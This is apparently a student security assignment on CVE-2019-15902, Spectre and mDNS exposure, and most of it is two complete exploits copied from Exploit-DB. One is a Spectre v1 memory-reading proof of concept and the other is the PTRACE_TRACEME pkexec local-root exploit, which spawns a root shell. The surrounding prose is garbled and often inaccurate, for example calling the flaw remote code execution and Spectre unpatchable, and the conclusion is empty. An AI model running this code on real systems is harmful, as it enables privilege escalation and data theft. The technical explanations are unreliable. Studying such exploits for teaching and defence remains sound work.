Sri Lanka Institute of Information Technology

Assignment 1

Romesh Ponnamperuma

IT19235066

MLB_WD_Y2S1_13.1

Backporting error in ptrace _get _debugreg() spectre and Mdns vulnerability

(CVE-2019-15902)

Systems and Network Programming– IE2012

Table Content

Introduction

Backporting is the action of taking parts from a newer version of a software system or software component and porting them to an older version of the same software. It maintains the software development process and its commonly use for the fixing the security issues of the older versions and provide new features to the older versions.

Most Linux distributors, do not fix security problems by upgrading their users to the latest version of the affected program. The specific fix is painstakingly backported to whatever version was originally shipped, and a minimally disruptive update is released. This approach does help protect users from dealing with new issues caused by unplanned software upgrades.

Spectre vulnerability means breaks the isolation between different applications. It allows an attacker to trick error-free programs, which follow best practices, into leaking their secrets. In fact, the safety checks of said best practices actually increase the attack surface and may make applications more susceptible to Spectre.

Spectre vulnerability move a program into accessing arbitrary locations in the program's memory space. Attacker may read the content of accessed memory , and accordingly steal the sensitive data.


Multicast dns locates devices such as printers, other computers, and the services that those devices offer on a local network using multicast Domain Name System multicast dns service records. It uses the 5353 port .

Multicast DNS is used to resolve host names to IP address on a small computer network. It is commonly used to share music and video streaming services between devices on your home network. When exposed to the wider Internet, it can be misused by 3rd parties in order to commit abuse.

Who found it and when was it found

The weakness, monitored as CVE-2019-15902 with CVSS Score 4.7 can be abused by unauthorized attackers to remotely execute arbitrary code on affected devices and gain complete control of them.


It published on 2019-09-04.
Credit goes Mr. Greg




How was found it

It is easy to reveal information about remote host. The remote service understands the Bonjour (also known as ZeroConf or mDNS) protocol, spectre vulnerability which allows anyone to disclosure sensitive information from the remote host such as operating system type & correct version, hostname, and the list of services records in running operating system.

This plugin attempts to discover multicast DNS used by hosts that are not on the network segment on which Nessus scanner reveal Filters the incoming traffic to UDP port 5353 and spectre vulnerability.



The package of security patches in ubuntu to discover the backport error in kernel of 5.0 kernel and another various kernel(4.1-5.1 versions), but I scan vulnerability in kernel of 5.0 its monitored nessus scanner.



The index include to the threads ptrace_bps is manipulated by userspace via
syscall: sys_ptrace(), hence leading to a potential exploitation of the Spectre variant 1 vulnerability.

The index can be manipulated from:
ptrace -> arch_ptrace -> ptrace_get_debugreg.

What is the damage that it cause(the impact)

1. **Impact of multicast DNS vulnerability**

Multicast DNS vulnerability response to unicast queries originating outside of the local link network may resulting in expose the sensitive information. Such as exposing the device type that respond to the request or the operating system running software. The multicast Dns response may also used expand dos attacks against other network.

Solution

1. Block inbound and outbound multicast DNS on WAN

2. Disable Multicast DNS service

2. **impact of the backport error vulnerability**

Hackers include the malicious content to the backports and Expose the lot of sensitive information of the user.

Solution

The backports patched to relevant time to relevant linux kernels

3. **Impact of the spectre vulnerability**

This vulnerability affect to the linux operating system's functionality. It reducts the speed of the operating system.

This is unpatchable vulnerability. So hackers persuade to include the malicious content and exploit the sensitive information.

Solution

Patches have to launch at relevant time to the operating system

Any of the chiefly used, successful Linux vendors revealed below have already been reported impacted, and several other works are likely affected as well.

Debian
Ubuntu
SUSE Linux

Affected versions

Linux kernel stable/longterm versions 4.4.186 to 4.4.190

Linux kernel stable/longterm versions 4.9.186 to 4.9.190


Linux kernel stable/longterm versions 4.14.134 to 4.14.141

Linux kernel stable/longterm versions 4.19.59 to 4.19.69

Linux kernel stable/longterm versions 5.2.1 to 5.2.11

Exploit code and the exploit screen shot

Spectre vulnerability



Exploit Code

References:- https://www.exploit-db.com/exploits/43427

Author:- Multiple

Exploit type:-Local


```c
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#ifdef _MSC_VER
#include <intrin.h> /* for rdtscp and clflush */
#pragma optimize("gt",on)
#else
#include <x86intrin.h> /* for rdtscp and clflush */
#endif

/********************************************************************
Code of victim.
********************************************************************/
unsigned int array1_size = 16;
uint8_t unused1[64];
uint8_t array1[160] = { 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16 };
uint8_t unused2[64];
uint8_t array2[256 * 512];

char *secret = "The Magic Words are Squeamish Ossifrage.";

uint8_t temp = 0; /* Used so compiler won't optimize out victim_function() */

void victim_function(size_t x) {
    if (x < array1_size) {
        temp &= array2[array1[x] * 512];
    }
}


/********************************************************************
Code of analysis
********************************************************************/
#define CACHE_HIT_THRESHOLD (80) /* assume cache hit if time <= threshold */

/* Report best guess in value[0] and runner-up in value[1] */
void readMemoryByte(size_t malicious_x, uint8_t value[2], int score[2]) {
    static int results[256];
    int tries, i, j, k, mix_i, junk = 0;
```

```
size_t training_x, x;
register uint64_t time1, time2;
volatile uint8_t *addr;

for (i = 0; i < 256; i++)
    results[i] = 0;
for (tries = 999; tries > 0; tries--) {

    /* Flush array2[256*(0..255)] from cache */
    for (i = 0; i < 256; i++)
        _mm_clflush(&array2[i * 512]); /* intrinsic for clflush instruction */

    /* 30 loops: 5 training runs (x=training_x) per attack run (x=malicious_x) */
    training_x = tries % array1_size;
    for (j = 29; j >= 0; j--) {
        _mm_clflush(&array1_size);
        for (volatile int z = 0; z < 100; z++) {} /* Delay (can also mfence) */

        /* Bit twiddling to set x=training_x if j%6!=0 or malicious_x if j%6==0 */
        /* Avoid jumps in case those tip off the branch predictor */
        x = ((j % 6) - 1) & ~0xFFFF; /* Set x=FFF.FF0000 if j%6==0, else x=0 */
        x = (x | (x >> 16)); /* Set x=-1 if j&6=0, else x=0 */
        x = training_x ^ (x & (malicious_x ^ training_x));

        /* Call the victim! */
        victim_function(x);
    }

    /* Time reads. Order is lightly mixed up to prevent stride prediction */
    for (i = 0; i < 256; i++) {
        mix_i = ((i * 167) + 13) & 255;
        addr = &array2[mix_i * 512];
        time1 = __rdtscp(&junk); /* READ TIMER */
        junk = *addr; /* MEMORY ACCESS TO TIME */
        time2 = __rdtscp(&junk) - time1; /* READ TIMER & COMPUTE ELAPSED TIME */
        if (time2 <= CACHE_HIT_THRESHOLD && mix_i != array1[tries % array1_size])
            results[mix_i]++; /* cache hit - add +1 to score for this value */
    }

    /* Locate highest & second-highest results results tallies in j/k */
```

```
        j = k = -1;
        for (i = 0; i < 256; i++) {
            if (j < 0 || results[i] >= results[j]) {
                k = j;
                j = i;
            } else if (k < 0 || results[i] >= results[k]) {
                k = i;
            }
        }
        if (results[j] >= (2 * results[k] + 5) || (results[j] == 2 && results[k] == 0))
            break; /* Clear success if best is > 2*runner-up + 5 or 2/0) */
    }
    results[0] ^= junk; /* use junk so code above won't get optimized out*/
    value[0] = (uint8_t)j;
    score[0] = results[j];
    value[1] = (uint8_t)k;
    score[1] = results[k];
}

int main(int argc, const char **argv) {
    size_t malicious_x=(size_t)(secret-(char*)array1); /* default for malicious_x */
    int i, score[2], len=40;
    uint8_t value[2];

    for (i = 0; i < sizeof(array2); i++)
        array2[i] = 1; /* write to array2 so in RAM not copy-on-write zero pages */
    if (argc == 3) {
        sscanf(argv[1], "%p", (void**)(&malicious_x));
        malicious_x -= (size_t)array1; /* Convert input value into a pointer */
        sscanf(argv[2], "%d", &len);
    }

    printf("Reading %d bytes:\n", len);
    while (--len >= 0) {
        printf("Reading at malicious_x = %p... ", (void*)malicious_x);
        readMemoryByte(malicious_x++, value, score);
        printf("%s: ", (score[0] >= 2*score[1] ? "Success" : "Unclear"));
        printf("0x%02X='%c' score=%d ", value[0],
               (value[0] > 31 && value[0] < 127 ? value[0] : '?'), score[0]);
        if (score[1] > 0)
```

```
            printf("(second best: 0x%02X score=%d)", value[1], score[1]);
        printf("\n");
    }
    return (0);
}
```

Screen shot_of_backporting and Misuse Ptrace_Traceme



Exploit code

Author:-BCOLES

References:- https://www.exploit-db.com/exploits/47163

Type:- pkexec techniques

```
#define _GNU_SOURCE
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <signal.h>
#include <stdio.h>
#include <fcntl.h>
#include <sched.h>
#include <stddef.h>
#include <stdarg.h>
```

```c
#include <pwd.h>
#include <sys/prctl.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <sys/user.h>
#include <sys/syscall.h>
#include <sys/stat.h>
#include <linux/elf.h>

#define DEBUG

#ifdef DEBUG
#  define dprintf printf
#else
#  define dprintf
#endif

#define SAFE(expr) ({                   \
  typeof(expr) __res = (expr);          \
  if (__res == -1) {                    \
    dprintf("[-] Error: %s\n", #expr);  \
    return 0;                           \
  }                                     \
  __res;                                \
})
#define max(a,b) ((a)>(b) ? (a) : (b))

static const char *SHELL = "/bin/bash";

static int middle_success = 1;
static int block_pipe[2];
static int self_fd = -1;
static int dummy_status;
static const char *helper_path;
static const char *pkexec_path = "/usr/bin/pkexec";
static const char *pkaction_path = "/usr/bin/pkaction";
struct stat st;

const char *helpers[1024];
```

```
const char *known_helpers[] = {
  "/usr/lib/gnome-settings-daemon/gsd-backlight-helper",
  "/usr/lib/gnome-settings-daemon/gsd-wacom-led-helper",
  "/usr/lib/unity-settings-daemon/usd-backlight-helper",
  "/usr/lib/x86_64-linux-gnu/xfce4/session/xfsm-shutdown-helper",
  "/usr/sbin/mate-power-backlight-helper",
  "/usr/bin/xfpm-power-backlight-helper",
  "/usr/bin/lxqt-backlight_backend",
  "/usr/libexec/gsd-wacom-led-helper",
  "/usr/libexec/gsd-wacom-oled-helper",
  "/usr/libexec/gsd-backlight-helper",
  "/usr/lib/gsd-backlight-helper",
  "/usr/lib/gsd-wacom-led-helper",
  "/usr/lib/gsd-wacom-oled-helper",
};

/* temporary printf; returned pointer is valid until next tprintf */
static char *tprintf(char *fmt, ...) {
  static char buf[10000];
  va_list ap;
  va_start(ap, fmt);
  vsprintf(buf, fmt, ap);
  va_end(ap);
  return buf;
}

/*
 * fork, execute pkexec in parent, force parent to trace our child process,
 * execute suid executable (pkexec) in child.
 */
static int middle_main(void *dummy) {
  prctl(PR_SET_PDEATHSIG, SIGKILL);
  pid_t middle = getpid();

  self_fd = SAFE(open("/proc/self/exe", O_RDONLY));

  pid_t child = SAFE(fork());
  if (child == 0) {
    prctl(PR_SET_PDEATHSIG, SIGKILL);
```

```
  SAFE(dup2(self_fd, 42));

  /* spin until our parent becomes privileged (have to be fast here) */
  int proc_fd = SAFE(open(tprintf("/proc/%d/status", middle), O_RDONLY));
  char *needle = tprintf("\nUid:\t%d\t0\t", getuid());
  while (1) {
    char buf[1000];
    ssize_t buflen = SAFE(pread(proc_fd, buf, sizeof(buf)-1, 0));
    buf[buflen] = '\0';
    if (strstr(buf, needle)) break;
  }

  /*
   * this is where the bug is triggered.
   * while our parent is in the middle of pkexec, we force it to become our
   * tracer, with pkexec's creds as ptracer_cred.
   */
  SAFE(ptrace(PTRACE_TRACEME, 0, NULL, NULL));

  /*
   * now we execute a suid executable (pkexec).
   * Because the ptrace relationship is considered to be privileged,
   * this is a proper suid execution despite the attached tracer,
   * not a degraded one.
   * at the end of execve(), this process receives a SIGTRAP from ptrace.
   */
  execl(pkexec_path, basename(pkexec_path), NULL);

  dprintf("[-] execl: Executing suid executable failed");
  exit(EXIT_FAILURE);
}

SAFE(dup2(self_fd, 0));
SAFE(dup2(block_pipe[1], 1));

/* execute pkexec as current user */
struct passwd *pw = getpwuid(getuid());
if (pw == NULL) {
  dprintf("[-] getpwuid: Failed to retrieve username");
  exit(EXIT_FAILURE);
```

```
  }

  middle_success = 1;
  execl(pkexec_path, basename(pkexec_path), "--user", pw->pw_name,
        helper_path,
        "--help", NULL);
  middle_success = 0;
  dprintf("[-] execl: Executing pkexec failed");
  exit(EXIT_FAILURE);
}

/* ptrace pid and wait for signal */
static int force_exec_and_wait(pid_t pid, int exec_fd, char *arg0) {
  struct user_regs_struct regs;
  struct iovec iov = { .iov_base = &regs, .iov_len = sizeof(regs) };
  SAFE(ptrace(PTRACE_SYSCALL, pid, 0, NULL));
  SAFE(waitpid(pid, &dummy_status, 0));
  SAFE(ptrace(PTRACE_GETREGSET, pid, NT_PRSTATUS, &iov));

  /* set up indirect arguments */
  unsigned long scratch_area = (regs.rsp - 0x1000) & ~0xfffUL;
  struct injected_page {
    unsigned long argv[2];
    unsigned long envv[1];
    char arg0[8];
    char path[1];
  } ipage = {
    .argv = { scratch_area + offsetof(struct injected_page, arg0) }
  };
  strcpy(ipage.arg0, arg0);
  for (int i = 0; i < sizeof(ipage)/sizeof(long); i++) {
    unsigned long pdata = ((unsigned long *)&ipage)[i];
    SAFE(ptrace(PTRACE_POKETEXT, pid, scratch_area + i * sizeof(long),
                (void*)pdata));
  }

  /* execveat(exec_fd, path, argv, envv, flags) */
  regs.orig_rax = __NR_execveat;
  regs.rdi = exec_fd;
  regs.rsi = scratch_area + offsetof(struct injected_page, path);
```

```
  regs.rdx = scratch_area + offsetof(struct injected_page, argv);
  regs.r10 = scratch_area + offsetof(struct injected_page, envv);
  regs.r8 = AT_EMPTY_PATH;

  SAFE(ptrace(PTRACE_SETREGSET, pid, NT_PRSTATUS, &iov));
  SAFE(ptrace(PTRACE_DETACH, pid, 0, NULL));
  SAFE(waitpid(pid, &dummy_status, 0));
}

static int middle_stage2(void) {
  /* our child is hanging in signal delivery from execve()'s SIGTRAP */
  pid_t child = SAFE(waitpid(-1, &dummy_status, 0));
  force_exec_and_wait(child, 42, "stage3");
  return 0;
}

// * * * * * * * * * * * * * * * * * * root shell * * * * * * * * * * * * * * * * * *

static int spawn_shell(void) {
  SAFE(setresgid(0, 0, 0));
  SAFE(setresuid(0, 0, 0));
  execlp(SHELL, basename(SHELL), NULL);
  dprintf("[-] execlp: Executing shell %s failed", SHELL);
  exit(EXIT_FAILURE);
}

// * * * * * * * * * * * * * * * * * * * * Detect * * * * * * * * * * * * * * * * * * * *

static int check_env(void) {
  const char* xdg_session = getenv("XDG_SESSION_ID");

  dprintf("[.] Checking environment ...\n");

  if (stat(pkexec_path, &st) != 0) {
    dprintf("[-] Could not find pkexec executable at %s", pkexec_path);
    exit(EXIT_FAILURE);
  }
  if (stat(pkaction_path, &st) != 0) {
    dprintf("[-] Could not find pkaction executable at %s", pkaction_path);
    exit(EXIT_FAILURE);
```

```
  }
  if (xdg_session == NULL) {
    dprintf("[!] Warning: $XDG_SESSION_ID is not set\n");
    return 1;
  }
  if (system("/bin/loginctl --no-ask-password show-session $XDG_SESSION_ID | /bin/grep
Remote=no >>/dev/null 2>>/dev/null") != 0) {
    dprintf("[!] Warning: Could not find active PolKit agent\n");
    return 1;
  }
  if (stat("/usr/sbin/getsebool", &st) == 0) {
    if (system("/usr/sbin/getsebool deny_ptrace 2>1 | /bin/grep -q on") == 0) {
      dprintf("[!] Warning: SELinux deny_ptrace is enabled\n");
      return 1;
    }
  }

  dprintf("[~] Done, looks good\n");

  return 0;
}

/*
 * Use pkaction to search PolKit policy actions for viable helper executables.
 * Check each action for allow_active=yes, extract the associated helper path,
 * and check the helper path exists.
 */
int find_helpers() {
  char cmd[1024];
  snprintf(cmd, sizeof(cmd), "%s --verbose", pkaction_path);
  FILE *fp;
  fp = popen(cmd, "r");
  if (fp == NULL) {
    dprintf("[-] Failed to run: %s\n", cmd);
    exit(EXIT_FAILURE);
  }

  char line[1024];
  char buffer[2048];
  int helper_index = 0;
  int useful_action = 0;
```

```
static const char *needle = "org.freedesktop.policykit.exec.path -> ";
int needle_length = strlen(needle);

while (fgets(line, sizeof(line)-1, fp) != NULL) {
  /* check the action uses allow_active=yes*/
  if (strstr(line, "implicit active:")) {
    if (strstr(line, "yes")) {
      useful_action = 1;
    }
    continue;
  }

  if (useful_action == 0)
    continue;
  useful_action = 0;

  /* extract the helper path */
  int length = strlen(line);
  char* found = memmem(&line[0], length, needle, needle_length);
  if (found == NULL)
    continue;

  memset(buffer, 0, sizeof(buffer));
  for (int i = 0; found[needle_length + i] != '\n'; i++) {
    if (i >= sizeof(buffer)-1)
      continue;
    buffer[i] = found[needle_length + i];
  }

  if (strstr(&buffer[0], "/xf86-video-intel-backlight-helper") != 0 ||
    strstr(&buffer[0], "/cpugovctl") != 0 ||
    strstr(&buffer[0], "/package-system-locked") != 0 ||
    strstr(&buffer[0], "/cddistupgrader") != 0) {
    dprintf("[.] Ignoring blacklisted helper: %s\n", &buffer[0]);
    continue;
  }

  /* check the path exists */
  if (stat(&buffer[0], &st) != 0)
    continue;
```

```
    helpers[helper_index] = strndup(&buffer[0], strlen(buffer));
    helper_index++;

    if (helper_index >= sizeof(helpers)/sizeof(helpers[0]))
      break;
  }

  pclose(fp);
  return 0;
}

// * * * * * * * * * * * * * * * * * * Main * * * * * * * * * * * * * * * * * *

int ptrace_traceme_root() {
  dprintf("[.] Using helper: %s\n", helper_path);

  /*
   * set up a pipe such that the next write to it will block: packet mode,
   * limited to one packet
   */
  SAFE(pipe2(block_pipe, O_CLOEXEC|O_DIRECT));
  SAFE(fcntl(block_pipe[0], F_SETPIPE_SZ, 0x1000));
  char dummy = 0;
  SAFE(write(block_pipe[1], &dummy, 1));

  /* spawn pkexec in a child, and continue here once our child is in execve() */
  dprintf("[.] Spawning suid process (%s) ...\n", pkexec_path);
  static char middle_stack[1024*1024];
  pid_t midpid = SAFE(clone(middle_main, middle_stack+sizeof(middle_stack),
                            CLONE_VM|CLONE_VFORK|SIGCHLD, NULL));
  if (!middle_success) return 1;

  /*
   * wait for our child to go through both execve() calls (first pkexec, then
   * the executable permitted by polkit policy).
   */
  while (1) {
    int fd = open(tprintf("/proc/%d/comm", midpid), O_RDONLY);
    char buf[16];
```

```
    int buflen = SAFE(read(fd, buf, sizeof(buf)-1));
    buf[buflen] = '\0';
    *strchrnul(buf, '\n') = '\0';
    if (strncmp(buf, basename(helper_path), 15) == 0)
      break;
    usleep(100000);
  }

  /*
   * our child should have gone through both the privileged execve() and the
   * following execve() here
   */
  dprintf("[.] Tracing midpid ...\n");
  SAFE(ptrace(PTRACE_ATTACH, midpid, 0, NULL));
  SAFE(waitpid(midpid, &dummy_status, 0));
  dprintf("[~] Attached to midpid\n");

  force_exec_and_wait(midpid, 0, "stage2");
  exit(EXIT_SUCCESS);
}

int main(int argc, char **argv) {
  if (strcmp(argv[0], "stage2") == 0)
    return middle_stage2();
  if (strcmp(argv[0], "stage3") == 0)
    return spawn_shell();

  dprintf("Backporting discover Linux 4.10 < 5.1.17 Misuse PTRACE_TRACEME local root
(CVE-2019-15902)\n");

  check_env();

  if (argc > 1 && strcmp(argv[1], "check") == 0) {
    exit(0);
  }

  /* Search for known helpers defined in 'known_helpers' array */
  dprintf("[.] Searching for known helpers ...\n");
  for (int i=0; i<sizeof(known_helpers)/sizeof(known_helpers[0]); i++) {
    if (stat(known_helpers[i], &st) == 0) {
      helper_path = known_helpers[i];
```

```
      dprintf("[~] Found known helper: %s\n", helper_path);
      ptrace_traceme_root();
    }
  }

  /* Search polkit policies for helper executables */
  dprintf("[.] Searching for useful helpers ...\n");
  find_helpers();
  for (int i=0; i<sizeof(helpers)/sizeof(helpers[0]); i++) {
    if (helpers[i] == NULL)
      break;

    if (stat(helpers[i], &st) == 0) {
      helper_path = helpers[i];
      ptrace_traceme_root();
    }
  }

  return 0;
}
```

Conclusion

